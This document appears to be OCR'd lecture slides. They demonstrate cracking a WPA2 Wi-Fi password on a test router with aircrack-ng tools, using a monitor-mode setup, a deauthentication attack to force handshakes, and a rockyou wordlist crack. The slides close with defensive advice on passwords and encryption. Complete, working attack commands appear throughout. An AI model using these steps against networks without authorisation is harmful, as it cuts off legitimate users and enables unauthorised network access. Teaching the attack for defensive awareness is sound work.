
Cracking Wi-Fi password



Man in the middle attack



Evil twin attack



Demo for today

- We have a router with WPA security but a weak password
- We connect to the router and verify connectivity
- Set up Kali Linux
  - Wireless adapter setup into monitor mode
  - Monitor networks and find our router
  - Start monitoring for handshakes
  - Perform a DoS attack on the router ➔ deauthentication of clients
  - Harvest handshake
  - Crack password

Equipment needed

- Wlan hotspot
  - In our case: [Buffalo Airstation WHR-HP-G54]
  - We have named the hotspot as “Automaatiotest”
- USB Wlan adapter with Monitor mode
  - In our case: [Alfa Network AWUS036ACS]
- Kali Linux on Windows laptop
  - USB drivers of the Wlan adapter did not work on Mac OS

Turn on monitor mode of the Wlan adapter

- Turn off wlan0:


```
ifconfig wlan0 down
```

- Turn on monitor mode:

```
airmon-ng check kill
airmon-ng start wlan0
```

- Check that monitor mode is on:


```
iwconfig
```



Show all Wlan hotspots

- Show all Wlan hotspots

```
airodump-ng wlan0
```




- Filter only interesting hotspots

```
airodump-ng wlan0 -essid-regex Automaatio
```

Show all Wlan hotspots

- Filter only interesting hotspots

`airodump-ng wlan0 –essid-regex Automaatio`



```
root@kali: /home/kali
File  Actions  Edit  View  Help

CH  8 ][ Elapsed: 1 min ][ 2025-04-14 07:17

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:16:01:F4:06:F7  -42      200      284    0   2   54   WPA2 CCMP   PSK  AutomaatioTest

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:16:01:F4:06:F7  28:B2:BD:BB:54:6D  -55   11 -48    43      36
00:16:01:F4:06:F7  F0:A6:54:34:EC:F5  -39   54 - 1   108      62
00:16:01:F4:06:F7  FC:B0:DE:18:1C:E5  -43    0 - 6e  405      38
00:16:01:F4:06:F7  FC:B3:BC:9D:9E:5A  -31   48 -11     0     129
```

- BSSID = MAC address of the Wlan hotspot, WPA2 encryption in use
- Station = MAC address of a device connected to the hotspot


Setup airodump-ng waiting for authentication

- Setup airodump-ng waiting for authentication events to record 4-way handshake

`airodump-ng -w hack2 -c 2 --bssid 00:16:01:F4:06:F7 wlan0`

  - Enter relevant MAC address of the hotspot after –bssid


- Now airodump-ng is waiting



Launch deauthentication attack


- Send deauthentication to Wlan hotspot to cut client connections to it ➔ force automatic reconnection

```
aireplay-ng --deauth 0 -a 00:16:01:F4:06:F7 wlan0
```



4-way handshake captured


- Some 4-way handshakes from device reconnections are captured:



- This hotspot is now effectively hacked, we just need to crack the password

Saved handshake file

- In our case hack-02.cap contains the handshake




Inspect the file using WireShark

- WireShark can be used to study the file:

```
wireshark hack-02.cap
```

- Filter EAPOL protocol
- Message 2/4 contains
  - Hashed (encrypted) WPA key
  - WPA key = Wifi password




Wordlist crack of the password

- Let us try wordlist for cracking the password (checking which of the listed passwords produces the same hashed output:

```
aircrack-ng hack-02.cap -w
/usr/share/wordlists/rockyou.txt
```

- Output shows cracked password very quickly: 12345678



Why was that so fast?

- Using wordlist the computer can quickly try thousands of known easy (bad) passwords, there is no need for computation
- 12345678 happens to be one of the first on the list ➔ even faster

What if the password is not in any of the wordlists?

- If you have a powerful computer with a graphics card, you can crack passwords using brute force.
- One such tool is [hashcat]

How to protect your network against the attack we studied?

1. Use a better password

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	3 secs	6 secs	9 secs
5	Instantly	4 secs	2 mins	6 mins	10 mins
6	Instantly	2 mins	2 hours	6 hours	12 hours
7	4 secs	50 mins	4 days	2 weeks	1 month
8	37 secs	22 hours	8 months	3 years	7 years
9	6 mins	3 weeks	33 years	161 years	479 years
10	1 hour	2 years	1k years	9k years	33k years
11	10 hours	44 years	89k years	618k years	2m years
12	4 days	1k years	4m years	38m years	164m years
13	1 month	29k years	241m years	2bn years	11bn years
14	1 year	766k years	12bn years	147bn years	805bn years
15	12 years	19m years	652bn years	9tn years	56tn years
16	119 years	517m years	33tn years	566tn years	3qd years
17	1k years	13bn years	1qd years	35qd years	276qd years
18	11k years	350bn years	91qd years	2qn years	19qn years

TIME IT TAKES A HACKER TO BRUTE FORCE YOUR PASSWORD IN 2024

Hardware: 12 x RTX 4090
Password hash: bcrypt

HIVE SYSTEMS

› Learn more about this at hivesystems.com/password

2. Use a better encryption method than WPA2